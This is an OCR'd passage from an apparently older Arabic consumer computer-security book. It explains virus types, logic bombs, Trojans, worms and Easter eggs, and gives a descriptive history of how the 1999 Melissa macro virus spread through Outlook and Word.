وفيروس الكمبيوتر صغير للغاية فقد يصل حجمه إلى 90 بت. وتقوم الفيروسات عند التصاقها بأي برنامج بتقليل حجمه. ولا ريب أن البرامج لا يمكنها أن تقوم باستعادة حجمها الأصلي وهكذا تبني البرامج المضادة للفيروسات طريقة عملها على البحث عن البرامج التي طرأت عليها أي زيادة في الحجم. إلا أن صانعي الفيروسات لا تعوزهم الحيلة. وفي الحال، عثروا على طريقة لوضع الفيروسات في البرامج بدون أي زيادة في أحجامها، كما سنرى في الفصل الرابع والعشرين.

وتحتوي أغلب الفيروسات على ثلاث مكونات رئيسية:

- طريقة للتزايد (حتى تستطيع أن تصل لبرامج وأجهزة أخرى).
- المؤقت الذي يؤدي لحدوث أمر ما في موعد محدد.
- السلوك المرتبك الذي يحدث عند تشغيل المؤقت (تحدث سلسلة من الارتباكات والتي تبدأ من ظهور رسالات الخطاء "Free Frodo" وحتى مسح كل المعلومات على محرك الأقراص الصلبة الخاص بك.

وعادة ما يتم برمجة الفيروسات بحيث لا يبدأ هذا السلوك المرتبك على الفور. فكل الفيروسات تطلب وقتًا طويلاً حتى تستطيع أن تتكاثر وتستمر.

ويمكن تقسيم الفيروسات إلى فئتين أساسيتين طبقًا لما يتم إصابته. والنوع الشائع هو ذلك الذي يصيب الملفات وعادة ما تكون ملفات برامج تنتهي بـ EXE أو SYS أو COM، ويستطيع الفيروس أن يصيب كل ما لديك بدءاً من برنامج البريد الإلكتروني وحتى Notepad في نظام تشغيل Windows.

أما ثاني نوع من الفيروسات فيتخطى البرامج التقليدية ساعيا وراء أحد المكونات الكبرى في نظام التشغيل: وهو القطاع الجذري. وفي كل محرك أقراص، بما في ذلك محرك الأقراص الصلبة، يوجد قطاع جذري يحتوي على البرامج التطبيقية (مما يعني أن الفيروسات قد تلجأ لهذا المكان). وهذا الأمر يعني أن محرك الأقراص الحالي أيضًا قد يحتوي على فيروس في الجزء الجذري - فليس من الضروري أن تقوم بحفظ الملفات على ذلك المحرك.

ويبدأ الفيروس الذي يختفي داخل أحد البرامج في العمل عندما يتم تشغيل هذا البرنامج. فإذا كان هناك فيروس في برنامج Microsoft Word الخاص بك، ففي كل

مرة تقوم فيها بتشغيل برنامج Word، فسوف يبدأ الفيروس في العمل. وإذا قمت بوضع قرص مرن في محرك الأقراص A: بعد إيقاف تشغيل الجهاز، فسوف يتم تنفيذ أحد الشفرات في جزئه الجذري (وذلك الأمر يتضمن كل الفيروسات في الجزء الجذري).

وعندما يبدأ أحد الفيروسات في العمل، فقد ينتقل إلى شرائح الذاكرة RAM في محاولة منه لإصابة البرامج الأخرى. وعلى سبيل المثال قد يزيد العداد في كل مرة يقوم فيها بالعمل (فربما كان أحد الفيروسات التي تعمل بعد 100 مرة من التشغيل، ثم تقوم بتحطيم النظام). أو قد يملأ الذاكرة RAM بالكثير من النسخ منه ـ مما يقلل من سرعة أداء جهاز الكمبيوتر. (هذا النوع من الفيروسات يسمى worms ويشير البعض إلى وجود ما يقرب من 20.000 فيروس حولنا، ولكل منها سلوك وهدف مختلف. بل أن البعض من هذه الفيروسات ليس له هدف سوى إصابة البرامج المضادة للفيروسات).

ولكن لا تنسى أن الفيروسات هي أيضاً برامج للكمبيوتر. بيد أنها عادة ما تكون أصغر حجماً من البرامج العادية. وتستخدم الفيروسات نفس تعليمات لغة الكمبيوتر وتقوم بتخزين البيانات بنفس طريقة البرامج العادية. وبعض كاتبي الفيروسات مبرمجين متميزين. إلا أن القليلين منهم يحيطون إحاطة كاملة بالبرمجة. والحقيقة هي أنه ليس من الصعب أن تقوم بكتابة أي فيروس وإذا قمت باتباع نصائح هذا الكتاب، فسوف نجد أن القضاء على الفيروسات أيضاً ليس صعباً.

مسار المعلومات

تنقسم المعلومات التي يتعامل معها جهاز الكمبيوتر إلى فئتين: البيانات والبرمجيات (وتسمى أحياناً الشفرة التطبيقية). والبيانات في حد ذاتها لا يمكنها أن تسبب أي ضرر. فهذه البيانات ما هي إلا معلومات خالصة، مثل تواريخ الميلاد وأنواع الجبال وأعلاها وهكذا. أما البرامج، فقد تم تصميمها للقيام بوظيفة ما، مثل جمع الأرقام وفحص الأخطاء الإملائية وحساب ضرائب المبيعات وغيرها من المهام.

ويقوم جهاز الكمبيوتر بتخزين كلاً من البيانات والبرامج على محركات الأقراص الصلبة والأقراص المرنة ومحركات Zip وأقراص CD القابلة للكتابة والعديد من الوسائط الأخرى. ويتم تخزين المعلومات بغرض الاستفادة منها في المستقبل. (عندما تقوم بإغلاق جهاز الكمبيوتر، تفقد كل المعلومات في شرائح الذاكرة RAM ـ ولذلك لابد من حفظ هذه المعلومات على محرك الأقراص الصلبة أو أي وسيط آخر دائم للتخزين.)

كيف تنتشر الفيروسات

هناك العديد من الطرق التي تمكنك من نقل الفيروسات، ومنها الطريقة القديمة التالية:

١ـ قم بإدخال القرص المرن الذي يحتوي على الفيروس في القطاع الجذري. اترك القرص في محرك الأقراص المرنة.

٢ـ في اليوم التالي، قم بتشغيل جهاز الكمبيوتر، مع وجود القرص في المحرك A، وبهذا تم تشغيل الفيروس في القطاع الجذري.

٣ـ يقوم الفيروس بنسخ نفسه على القطاع الجذري في محرك الأقراص الصلبة الخاص بك. وبهذه الطريقة سوف يقوم الفيروس بعمله حتى بدون وجود القرص المرن.

٤ـ وفي كل مرة تقوم فيها بإدخال أي قرص مرن آخر، يتم تخزين الفيروس في القطاع الجذري له.

٥ـ قد تعطي صديق لك هذا القرص المرن الذي يحتوي على الفيروس.

٦ـ تتكرر نفس الخطوات السابقة مرة أخرى مما يؤدي لنشر الفيروس في أكثر من جهاز.

ومع ظهور شبكة الإنترنت، اتخذت الأمور شكلاً أكثر خطورة. فقد أصبح من اليسير أن تعمل على نشر أحد أنواع الفيروسات. وقبل ظهور شبكة الإنترنت، اعتاد الجميع على إدخال المعلومات عن طريق أجهزة الكمبيوتر الخاصة بهم. إلا أن أجهزة الكمبيوتر الآن تحصل على البيانات من أي محرك أقراص صلبة في العالم أجمع.

وقد أصبح من اليسير أن ينتقل الفيروس عن طريق مستند عادي وبسيط، الأمر الذي لم يكن ممكنًا في الماضي حتى مع رسائل البريد الإلكتروني. ولكن للأسف، مجرد عرض أحد المستندات على الشاشة قد يؤدي لانتقال الفيروسات. وفي الفصل الثالث والعشرون سوف نتحدث بالتفصيل عن هذا الأمر. وهكذا لم يعد الاختلاف الذي ذكرناه سلفًا بين البيانات والبرامج ذا قيمة تذكر في نقل الفيروسات.

Easter Egg و Bombs

تعتبر bombs هي أحد أنواع الفيروسات. وهناك عدة أنواع من bombs ومنها logic bombs. وقد يقدم كاتبوا الفيروسات في المستقبل غيرها من الأنواع الغريبة.

وlogic bombs هي أحد أنواع الفيروسات القديمة التي تظل متأهبة (في أحد الملفات أو أنظمة التشفير) حتى يطرأ أمر ما. وعادة لا تعمل logic bombs حتى يتم

إدخال كلمة المرور أو نوع محدد من الأوامر أو الدخول لعدد معين من المرات على أحد الملفات أو أي سلوك آخر.


وعادة ما يقوم المبرمجين - حتى في Microsoft - بإضافة شفرة سرية إلى منتجاتهم. وهناك فارق بسيط بين هذا الأمر وكتابة bombs أو الفيروسات. ويقوم بعض كاتبي برامج التشغيل، مثل Windows، بإضافة برامج تسلل. وهذا الشفرات عادة ما تكون غير ضارة. وهذه الشفرة عادة ما تكون قائمة بها أسماء العاملين في هذا المشروع. وفي النهاية، يقوم المبرمج بإعلان طريقة إنشائه لهذه الشفرة وهذه الشفرات غير الضارة تسمى Easter egg.


فيروسات Eggs

يمكنك أن ترى فيروسات Easter Egg غير الضارة في نظام تشغيل Windows 98. انقر بالزر الأيمن للماوس فوق سطح المكتب، ثم اختر Properties من القائمة العكسية. بعد ذلك انقر فوق علامة تبويب screen Saver في مربع حوار Properties. واختر 3D Text من القائمة المنسدلة. انقر فوق زر Settings (التالي للقائمة المنسدلة) ثم أكتب Volcano في مربع نص Display. انقر فوق زر OK ثم انقر فوق زر Pre-view، واستعد لرؤية سلسلة من البراكين.

كما يمكنك أيضًا أن تطلع على Mad Hatter's Teapot في شاشة توقف pipes في Windows 98. في علامة تبويب Screen Saver في مربع حوار Display proper-ties، اختر 3D Pipes من القائمة المنسدلة. انقر فوق زر Settings ثم حدد Multiple ثم Traditional ثم MixedJoint Tupe وsolid. انقر فوق زر OK. ثم انقر فوق زر Preview. بعد عدة دقائق سوف ترى الشكل الموضح (٢١ – ١).

تعتبر Easter Egg غير ضارة. وقد يقتصر تأثير العديد من الفيروسات على عرض رسالة Free Eddie أو أي من الرسائل الأخرى غير الضارة. فما هو الفرق بين Easter Egg والفيروسات التقليدية؟ ليس هناك أي فرق فيما عدا أن صاحب جهاز الكمبيوتر هو الذي قام بإدخال Egg داخل الشفرة، بينما يقوم لفيروس بالتسلل إلى الشفرة عن طريقة مستخدم آخر. وبالإضافة إلى ذلك، لابد من وجود مؤقت لتشغيل Easter egg، بينما تعمل أغلب الفيروسات تلقائيًا - وهي تعمل بدون أي تدخل من المستخدم. ويقودنا هذا الحديث عن الثغرات.




الشكل (٢١ - ١)
Mad Hatter's teapot

التسلل من الثغرات

قد تنشأ الثغرات في نظم الأمان من محاولة مصمم نظام التشغيل أو الصيانة بأن ينشئ فجوة في أمن النظام.

وهذه الفجوة، أو ما نطلق عليه الثغرات، تسمح لك بالتحكم في النظام. وعلى سبيل المثال، قد يقوم أحدهم بكتابة أحد الأوامر التي تعطيهم الحق في الدخول على ملفات الجميع أو على المعلومات الخاصة بأداء النظام أو المعلومات التي تمنحهم القدرة على تغيير بعض الإعدادات.

ولا ريب أن محترفي IT وغيرهم قد يحتاجوا إلى مثل هذا النوع من السيطرة في بعض الأوقات. فهؤلاء الأشخاص تقع على عاتقهم مسئولية الإشراف على النظام، كما لابد لهم من امتلاك الخدمات التي تمكنهم من إدارة شبكة كاملة. إلا أن المشكلة تكمن في قدرة أحدهم على التسلل والتحكم في الأمور السابقة. كما يشير البعض إلى احتمال آخر وهو إنشاء بعض الموظفين المتزمرين لهذه الثغرات.

إضافة الفيروسات لقواعد البيانات

يشير البعض إلى قيام بعض الشركات أو المستشارين بإضافة logic bombs للتأكد من حصولهم على حقوقهم. وقد يرغب أحدهم للثأر منك لعدم حصوله على حقوق شراءك للأجهزة بالكامل.

وقد تشعر أن جهاز الكمبيوتر يسير على أفضل وجه ولن يشعر أحدهم بالمكالمة التي تلقتها وحدة خدمة الشركة التي تعمل فيها في أحد الأيام من الشخص الذي قمت بشراء الجهاز منه، إلا أن هذه المكالمة تمثل المؤقت لبدء تشغيل logic bombs. وفي اليوم التالي لن تجد كل بياناتك ومعلوماتك. بل قد يزداد الأمر حدة إذا قام هذا الفيروس بإرسال رسالة في البريد الإلكتروني لقوائم العملاء - الذي عثر عليها على

جهازك - تخبرهم فيا أن الشركة لا ترغب في التعامل معهم مرة أخرى. وفي تلك اللحظة، ستشعر بأسف حقيقي لأنك لم تعطي هذا المبرمج حقه!

أما logic bombs، فهي تبدأ في العمل في وقت محدد. وهذا الأمر لا يتطلب حتى اتصال تليفوني أو أي عامل آخر.

ومن ناحية أخرى، تعتبرfork bomb أحد البرامج القديمة وهي لا تمثل خطراً داهمًا على أجهزة الكمبيوتر وهذا النوع من الفيروسات يعمل فقط مع نظام التشغيل UNIX. قم فقط بكتابة أمر بالشفرة ولهذا تكون قد انتهيت من إعداد الشفرة، وهذه الشفرة تقوم بعمل نسخ متعددة من نفسها حتى يؤدي الأمر لبطء أداء الجهاز. وعلى الرغم من أن هذا الأمر قد يثير ضيقك، إلا أنه لن يتعدى ذلك. كما أنك تستطيع تمييز fork bomb والتعرف عليها بسهولة.

Trojan horse

خطر ببال بعض مؤلفي الفيروسات الأذكياء أنه ربما سيكون من الأفضل أن يضع الفيروس داخل أمر البرامج. وبهذه الطريقة، سوف يرى المستخدمين بريق البرنامج الجديد وسيلفتهم الأمر من الانتباه لأي شيء آخر.

وعلى العكس من كل الفيروسات التي ذكرناها سابقًا، لا ينتظر فيروس Trojan horse وجود أي عامل. فبمجرد أن يقوم بتشغيل البرنامج الذي يحتوي عليه، يبدأ مباشرة في العمل، إلا أن هذا النوع نادر للغاية. كما بدأ معظم المستخدمين في التعامل بحرص مع ما يحصلون عليه من برامج. ولكن لا تنسى أن أسماء البرامج التي تحتوي على Trojan horse يتم اختيارها بحيث تجذب انتباهك، وعلى سبيل المثال، قد تكون Free Photoshop4 أو Kpasswords.exe 54.

وهناك نوع آخر فرعي من فيروس Trojan horse وهو لا يسبب تلفًا ظاهراً للنظام، ولكنه يعمل كما لو أنه جاسوس - يقوم بإرسال البيانات الهامة، مثل كلمات المرور، إلى الهاكر. ويمكنك أن تطلع على الفصل الثالث لكي تتعرف على المزيد من التفاصيل عن كلمات المرور.

التعرف على Worms

بعكس الفيروسات، لا تتطلب worms برنامجًا لكي تدخل على جهاز الكمبيوتر من خلاله، بل أن worms قد تحتوي على بعض الفيروسات.

وبالإضافة إلى ذلك، يتم تصميم worms بحيث تنتقل عبر الشبكات ولا سيما شبكة الإنترنت. وعادة ما تحوم الفيروسات حول مداخل الأنظمة - محاولة أن تخمن كلمة المرور أو أن تعثر على نقطة ضعف في النظام.

إلا أن هدف الفيروسات هو أن تتضاعف داخل النظام بسرعة فائقة. وبعد فترة قصيرة، يمتلئ النظام بـ worms ويصبح أكثر بطء في الأداء. وقد يتوقف، بسبب worms.

لاحظ أن الفيروس عادة ما يتضمن سمات الثلاث: Trojan horse وworms وlogic bombs. وقد تجد طريقة عمل الثلاث مجتمعة في العديد من الفيروسات: يقوم الفيروس بالاختفاء داخل أحد البرامج الجيدة أو البريد الإلكتروني (كما يفعل Trojan horse)؛ وقد يعمد الفيروس إلى مضاعفة نفسه (مثل worms). وعند توفر الظروف المناسبة، يبدأ الفيروس في العمل (مثل logic bombs). وبالإضافة إلى ذلك، تقوم بعض الفيروسات و worms وTrojan horse باستضافة بعضهم البعض: وعلى سبيل المثال، قد تجد worms مختبئة في Trojan horse، وقد يضع أحد المبرمجين فيروساً بداخل logic bombs. وقد يكون للفيروس أكثر من هدف: فقد يستطيع على سبيل المثال أن يبطئ من سرعة النظام وقد يقوم بحذف بعض الملفات وسرقة كلمة المرور أيضاً.

لعلك تتذكر أن Easter Eggs ليست ضارة. فحتى الآن لم يقم أن مبرمج في أي من الشركات المعروفة بإضافة أي شفرة أو bombs أو ثغرات للشفرات في البرامج الشائعة مثل نظام تشغيل Windows.

وعلى الرغم من الاحتياطات المتعددة التي تتخذها شركات البرامج، قد يتمكن أحدهم من إضافة bomb أو أداة تجسس داخل منتجاتهم. و bomb أو أداة التجسس لم تعمل بعد ولن يستطيع أحد العثور عليها. ولكن قد يعتمد المبرمج على شبكة الإنترنت للوصول لهذه البرامج فيما بعد. وقد أوضحت في الفصل الثامن كيف يمكن لأنظمة التأمين أن تحذرك عندما يبدأ محرك الأقراص الصلبة في الاتصال بشبكة الإنترنت بدون علمك.



الفصل الثاني والعشرون

فيروس Melissa

بدأت الفيروسات تدب القلق في قلوب الجميع بعد انتشار استخدام أجهزة الكمبيوتر في أوائل الثمانينات. فماذا سيحدث لأجهزتنا إذ أصابها أحد تلك الفيروسات القاتلة؟ هل من الممكن أن يفقد المرء كل عمله وبرامجه في لحظة واحدة؟

وهذه الفيروسات ليست سيئة كما يعتقد الجميع. وإذا كنت قد قمت بعمل نسخ احتياطية من مستنداتك، فلن يكون عليك سوى أن تقضي بضعة ساعات لإعادة تثبيت نظم التشغيل والتطبيقات، أو أن تكلف أحدهم بالقيام بذلك بدلاً منك.

ولكن إذا لم تكن محيطًا بكيفية إعادة تثبيت نظام التشغيل (وهو غالبًا Windows) فقد تجابه مشاكل أكثر خطورة. وقد تجد أن هذه المهمة شاقة إلى حد كبير. وطبقًا لأحدث التقارير، لم تعد كل إصدارات نظام تشغيل Windows (فيما عدا Server Edition) من Windows 2000) التي تم شحنها بعد أبريل 2000 والتي تتضمن اتفاقية الترخيص من Microsoft تحتوي على أسطوانة CD للنسخ الاحتياطي من Windows. ولكنك ستحصل بدلاً من ذلك على قرص CD للاستعادة أو نسخة استعادة يتم تخزينها على محرك الأقراص الصلبة الخاصة بك. وقد تجد أن كلا من هاتين الطريقتين لاستعادة Windows قد تسبب الكثير من المشاكل.

وإذا كنت مضطر لإعادة تثبيت Windows، فربما كان من الأفضل أن يقوم أحد المتخصصين بهذه الوظيفة بدلاً منك، وهذا الأمر لن يسبب لهم أي مشكلة. وفي كل الأحوال، لن يسبب الفيروس تلفًا كاملاً للجهاز، ولن يستطيع الفيروس أن يصيب أقراص CD التي تحتوي على تطبيقاتك الأساسية.

وبغض النظر عن مدى تأثير ذلك على مستخدمي الكمبيوتر، يقوم مؤلفي الفيروسات بتغيير تقنياتهم وقواعدهم طوال الوقت. وعلى سبيل المثال، لم يكن فيروس Melissa هو أول فيروس من نوعه، بل سبقه فيروسات أخرى مماثلة.

إلا أن فيروس Melissa كان متجددًا في طريقة انتقاله. فهذا الفيروس يقوم بتحديد مكان كتاب عناوين البريد الإلكتروني ثم يقوم بإرساله نفسه إلى أصدقائك ومعارفك. وهذه الطريقة الذكية تسمح للفيروس بالانتقال، ولا سيما وقد أتي من مصدر موثوق به- فلا أحسب أن أصدقائك سيخشون رسالتك الإلكترونية. وبهذه الطريقة حقق فيروس Melissa انتشاره أسرع من أي فيروس آخر في العالم. وبمجرد أن يقوم صديقك بفتح رسالتك، ينتقل Melissa إلى قاعدة أصدقاءه أيضًا وهكذا.

ولكي تتعرف على سلوك ومخاطر الفيروسات سنلقي نظرة دقيقة على أهمهم وهو فيروس Melissa 1999.

كيف يعمل فيروس Melissa

بدأ الأمر في يوم الجمعة السادس والعشرين من مارس عام 1999، عندما أرسل أحدهم رسالة تحتوي على هذا الفيروس إلى أحد الجرائد باستخدام حق دخول AOL. وانتشر الأمر بسرعة فائقة لم يحققها أي فيروس (فيما عدا love Bug الذي تفوق عليه في مايو عام 2000).

وهكذا بدأت وحدات خدمة البريد الإلكتروني في Lucent وIntel وMicrosoft وغيرها من الشركات الكبرى تعاني من البطء تحت وطأة هجوم فيروس Melissa. وبسرعة هائلة أيضًا، بدأت مئات الآلاف من الرسالات الإلكترونية الكاذبة تغزو كل مواقع البريد الإلكتروني. وقد كان الأمر كارثة حقيقية حتى أن شركة Microsoft قد اضطرت لإغلاق نظامها الضخم للبريد الإلكتروني لمنع انتشار الفيروس.

إلا أن فيروس Melissa سبب ضررًا فعليًا صغيرًا - فهو لم يقوم بحذف مكونات محرك الأقراص الصلبة أو اختراق أنظمة الأمن في أي جهاز. إلا أن تكاليف البحث عنه وإزالته من كل الأنظمة كانت باهظة. وفي خلال 24 ساعة، اكتشف المتخصصين في البرامج المضادة للفيروسات أن الفيروس Melissa يحتوي على أرقام تعريف يمكن تتبعها هي Global Unique Identifier أو (GUID).

هل Universal Ids هي الحل؟

من الممكن أن تقوم بوضع أرقام تعريف منفردة داخل كلاً من الجهاز والبرامج. وهذه الوسيلة الإلكترونية التي تشابه بصمة اليد قد تجد لها أكثر من فائدة. فإذا أصبح لكل جهاز كمبيوتر ID خاص به، فسوف تصبح قرصنة الفيروسات أقل حدة. وعلى سبيل المثال، سوف تحفظ اللجنة الجديدة في ذاكرتها ID للجهاز وسوف ترفض تثبيتها على أي جهاز آخر. وعلى غرار ذلك، إذا كان لكل المستندات (الملفات) ID خاصة بها، فمن السهل أن تتعرف على مؤلف هذه المستندات. وقد يساعدنا هذا الأمر - نظريًا - في معرفة صانع الفيروس.

وبالرغم من معارضة البعض لوضع ID للمستندات، حيث أن ذلك قد يحرم البعض من حق الخصوصية، بدأت تطبيقات كلاً من Microsoft Office 97 وoffice 2000 في تعيين ID لمستنداتهم. وفي الواقع، كان البعض قد بدأ في استخدام GUID منذ 1985.

ولكن في ذلك الوقت، كان من السهل التغلب على تقنية Microsoft في صنع GUID. وعلى النقيض من العلامة المائية والأنواع الأخرى من ID التي ترتبط بالبيانات نفسها، GUID هي أرقام منفصلة يمكن تعديلها بسهولة داخل أي مستند تقليدي. ويعتبر تغيير GUID مهمة بسيطة لأي فني مبتدئ.

وتحاول GUID أن تقوم باستخدام الأعداد المتسلسلة الفريدة في كارت محول Ethernet. وبمجرد أن يتم إنشاء هذه الأرقام، يتم وضع GUID في ملفات معالج الكلمة ذات الامتداد DOC وكذلك في ملفات التطبيقات الأخرى مثل الجداول الحسابية.

ولكي يصبح GUID نظامًا محكمًا للتعرف على الفيروسات، لابد أن يتم صنعه من البيانات فقط. وبالإضافة إلى ذلك، لابد أن يتعرف GUID على جهاز أو عنوان فعلي؛ وإذا لم يكن كارت محول Ethernet قد تم تثبيته، فسوف يقوم GUID بإنشاء رقم عشوائي يتم استخدامه. ولن يستطيع GUID بمفرده (بدون رقم Ethernet) أن يقوم بتجديد مانع الفيروس.

وقد تكون التقارير التي تحتفظ بها وحدات توفير خدمة الإنترنت (ISP) مثل AOL أكثر فائدة في تقصي مصدر الفيروسات.

إلا أن قصة GUID لم تنته بعد. فقد أشارت التقارير التي ظهرت في أكتوبر 1999 إلى أن GUID قد تم استعمالها على نطاق واسع عن طريق Real Networks في برامج Real Jukebox الجديدة في معرفة هوية المستخدمين عن طريق تفضيلاتهم الموسيقية. وإذا كان هذا الأمر حقيقيًا، فيمكننا أن نستخدم هذه الطريقة في جمع البيانات لبناء ملفات الإعداد لكل منا وذلك على الرغم مما قد تسببه هذه المتابعة من مشاكل مع المدافعين عن حقوق السرية.

وفي 28 من مارس، عقدت المباحث الفيدرالية الأمريكية مؤتمرًا صحفيًا حذرت فيه مستخدمي Microsoft Outlook من أنهم يساعدون باستخدامه على نشر الفيروس مشيرة فيه لكون هذا الفيروس سريع وخطر للغاية.

وفي اليوم التالي، كانت الشركات في جميع أنحاء العالم في غياهب الحيرة. فقد أمر البعض منهم على الفور بتحويل كل الاتصالات إلي التليفون ولم تسمح بتلقي أي رسائل إلكترونية. إلا أن هذا الإجراء كان قد تأخر كثيرًا.

الهجوم السلمي

لا يحطم فيروس Melissa الملفات على محرك الأقراص الصلبة ولا يسبب كذلك أي ضرر شديد، لذلك يميل البعض إلى تجاهله.

فعلى الرغم من أن هذا الفيروس قد يؤدي لبط أداء جهازك، كما أن بريدك الإلكتروني سوف يزدحم به. إلا أنه يعتبر فيروساً حميدا، فهو لا يهتم إلا بالتزايد ولا يهدد جهازك.

وقد سبب فيروس Melissa ذعراً هائلاً عندما انتشر لأول مرة. فقد أزعجت سرعة انتشاره الجميع حتى خبراء الكمبيوتر الحاذقين. فقد انتشر هذا الفيروس في جميع أنحاء العالم في 24 ساعة.

ولا يمكن للمرء أن ينسى أن كلا من Microsoftو Lucent Technologies قد اضطرت بسبب هذا الفيروس لإغلاق شبكات البريد الإلكتروني أثناء محاولة تحديد مكان فيروس Melissa. ولا يمكن لأي منا أن يقدر تكاليف الفنيين والخسارة في التجارة الإلكترونية والعديد من التكاليف الأخرى التي تسبب فيها هذا الفيروس المدمر.

وكان فيروس Melissa قد تم كتابته عن طريق Visual Basic for Appli- (VBA) cations، وهي إحدى لغات الماكرو التي تصاحب أغلب تطبيقات Microsoft الكبرى مثل Word وexcel وAccess. أما VBA، فهي أحد اللغات الجاهزة التي يتم تصميمها لكي تمنح المستخدمين فرصة جعل بعض المهام المعتادة تلقائية. وفي الفصل الثالث والعشرون سوف نتحدث بالتفصيل عن الفيروسات والماكرو التي تعتمد على المستندات.

تأثير Melissa

انتشر فيروس Melissa عن طريق Microsoft Outlook (وهو برنامج جديد من Microsoft Outlook Express - وهو البرنامج التطبيقي للبريد الإلكتروني الذي يصاحب Internet Explorer). وسوف تحصل على رسالة في البريد الإلكتروني من أحد أصدقائك، وفيها " Here is that document you asked for..." ثم ستعثر على مستند ملحق به. وبالطبع، سوف تنقر على الملف بدون أي خوف من مرسله. وسوف تفتح المستند، إلا أن فيروس Melissa سوف يبدأ فوراً في العمل.


وقبل أن ينتقل لأي جهاز آخر، يقوم فيروس Melissa بصنع مقر لنفسه داخل جهازك. وفي الحال يقوم بغزو ملف Normal.dot، وهو أحد القوالب الأساسية لكل مستندات برنامج Word. ومن ذلك الموقع، ينتقل الفيروس إلى كل ملف تقوم بفتحه (وذلك سواء عند فتح مستند موجود حالياً أو عند إنشاء مستند جديد). ويقوم Melissa بهذه المهمة عن طريق استخدام ماكرو أوتوماتيكية.

وتنفذ بعض وحدات الماكرو في برنامج Melissa Word المهمة بأسرها بدون الحاجة إلى تدخل المستخدم. وعادة ما تبدأ أسمائهم بكلمة auto (على سبيل المثال auto closeوauto new، وهكذا). وتقوم وحدات الماكرو في هذه المجموعة الخاصة بتشغيل وإصابة برنامج Word تلقائيًا عند حدوث أمر جديد وعلى سبيل المثال، يعمل أمر auto-Open في كل مرة تقوم فيها بفتح مستند لديك.

بعد ذلك يقوم فيروس Melissa بتعديل بعض إعدادات برنامج Word الافتراضية لكي تصبح مهمتها أكثر يسراً، ثم يقوم في النهاية بإرسال بريد إليكتروني إلى نفسه. وأخطر ما يميز فيروس Melissa هو الاعتماد على قوائم البريد الإلكتروني الخاصة بك.

ومن الخطوات الوقائية التي يتخذها فيروس Melissa لكي يضمن إصابة نسخة من برنامج word97 إيقاف تشغيل خيار Macro في قائمة Tools، وإيقاف حماية Macroمن الفيروسات وإيقاف Prompt من حفظ سمات قوالب Normal (Nor-mal.dot). وكل من هذه الخطوات تقرب المستخدم من الفيروس حيث أن كل هذه المهام والتي تم تعطيلها الآن يمكنها حمايتك من Melissa وتأثيرها.

وفي برنامج Word 2000، يجعل فيروس Melissa نظام الأمان على ـــ Low (مما يزيل تأثير برنامج حماية الماكرو من الفيروسات) كما أنه يحول بينك وبين الوصول لإعدادات الأمان في Word 2000. ولن تتمكن من زيادة نظام الأمان حيث قام فيروس Melissa بتعطيل قائمة Security ToolsMacro. وهذه القائمة موضحة في الشكل (٢٢-١).



شكل (٢٢-١)
لن تصبح صفحة Security الخاصة بوحدات الماكرو متاحة لك إذا تمكن فيروس ميليسا من الوصول لجهازك.

وسائل الانتشار


كما سترى في الأجزاء التالية من هذا الكتاب، لم يستطع أغلب الهاكرز والفيروسات الانتشار عن طريق العوامل الفنية فقط، بل أنها اعتمدت على ثقة المستخدمين في بعضهم البعض. ولقد كان استعداد البعض لإعطاء كلمات المرور الخاصة بهم ووصف إجراءات نظام الأمان الخاصة بهم وثقتهم بأصدقاء حدد العامل الرئيسي الذي سهل اختراق العديد من نظم الأمان الهامة.

كما اعتمد فيروس Melissa على فكرة أخرى، وهي أنك عندما تتلقى رسالة إلكترونية من أخيك أو جارك أو صديقك القديم، أو أي شخص آخر من معارفك، فلن تخشى رسالته.

وعندما يقوم فيروس Melissa بإرسال العدوى إلى الأسماء المدونة في كتاب عناوين Outlook الخاصة بك، فإنه يستخدم عنوان البريد الإلكتروني الخاص بك. والأسوأ من ذلك أنه في حقل Subject في البريد الإلكتروني يستخدم هذا البريد اسمك بالطريقة التالية:

Important Message form Richard Mansfield

ويوضح الشكل (٢٢-٢) شكل رسالات فيروس Melissa الخادع




الشكل (٢٢-٢)
مظهر Melissa في الرسالات الإلكترونية

لا ريب أنك قد لاحظت كيف تم استعمال اسمك في حقل Subject وقد يتخذ الملف الملحق أي اسم، إلا أنه عادة ما يكون List.doc.

